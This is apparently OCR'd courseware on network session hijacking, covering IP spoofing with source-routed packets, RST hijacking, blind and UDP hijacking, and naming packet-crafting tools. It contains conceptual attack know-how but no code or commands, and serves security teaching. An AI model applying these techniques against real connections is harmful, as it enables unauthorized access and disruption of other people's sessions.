
IP Spoofing: Source Routed Packets

1. The packet source routing technique is used for **gaining unauthorized access** to a computer with the help of a trusted host's IP address
2. An attackers spoofs the host's IP address so that the server **managing a session** with the host accepts the packets from the attacker
3. When the session is established, the attacker **injects forged packets** before the host responds to the server
4. The original packet from the host is lost as the server receives the packet with a **sequence number** already used by the attacker
5. The packets from the attacker are source-routed through the host with the **destination IP** specified by the attacker

IP Spoofing: Source Routed Packets

Source routed packets are useful in gaining unauthorized access to a computer with the help of a trusted host's IP address. This type of hijack allows attackers to create their own acceptable packets to insert into a TCP session. First, an attacker spoofs a trusted host's IP address so that the server managing a session with the host accepts the packets from the attacker. The packets are source routed; therefore, the sender specifies the path for packets from the source to the destination IP. By using this source-routing technique, attackers fool the server into believing that it is communicating with the user.

After spoofing the IP address successfully, the hijacker alters the sequence and acknowledgment numbers. Once these numbers are changed, the attacker injects forged packets into the TCP session before the client can respond. This leads to a desynchronized state because there the sequence and ACK numbers are not synchronized. The original packets are lost, and the server receives a packet with the new ISN. These packets are source routed to a patched destination IP address specified by the attacker.



RST Hijacking

- RST hijacking involves injecting an **authentic-looking reset (RST) packet** using a spoofed source address and predicting the acknowledgment number
- A hacker can reset a victim's connection if it uses an **accurate acknowledgment number**
- The victim would believe that the source sent the **reset packet**, and **reset the connection**
- RST Hijacking can be performed using a **packet crafting tool**, such as Colasoft Packet Builder, and TCP/IP analysis tools, such as tcpdump

SRC: 192.168.0.100, DST: 192.168.0.200,

Attacker

RST Hijacking

RST hijacking involves injecting an authentic-looking reset (RST) packet by using a spoofed source IP address and predicting the acknowledgment number. The hacker can reset the victim's connection if it uses an accurate acknowledgment number. The victim believes that the source has sent the reset packet and resets the connection. RST hijacking can be performed using packet-crafting tools such as Colasoft Packet Builder and TCP/IP analysis tools such as tcpdump.

Blind and UDP Hijacking

Blind Hijacking

- An attacker can inject **malicious data or commands** into the intercepted communications in the TCP session even if the source-routing is disabled
- The attacker can send the data or commands but has no **access to see the response**

Victim
Sends a request to the server
Attacker intercepts the request
Attacker injects malicious data in the request and forward it to the server
Server
Attacker


UDP Hijacking

- A network-level session hijacking where the attacker sends **forged server reply** to a victim's UDP request before the intended server replies to it
- The attacker uses a **man-in-the-middle** attack to intercept the server's response to the client and sends a forged reply

Client sends a UDP request
Client
UPD response
Server
Forges a reply before server replies
Attacker sniffs the traffic
Attacker

Blind Hijacking

In blind hijacking, an attacker can inject malicious data or commands into intercepted communications in a TCP session, even if the victim disables source routing. For this purpose, the attacker must correctly guess the next ISN of a computer attempting to establish a connection. Although the attacker can send malicious data or a command, such as a password setting to allow access from another location on the network, the attacker cannot view the response. To be able to view the response, an MITM attack is a much better option.




Victim
Sends a request to the server
Attacker intercepts the request
Attacker injects malicious data in the request and forward it to the server
Server
Attacker

Figure 11.25: Blind hijacking process

UDP Hijacking

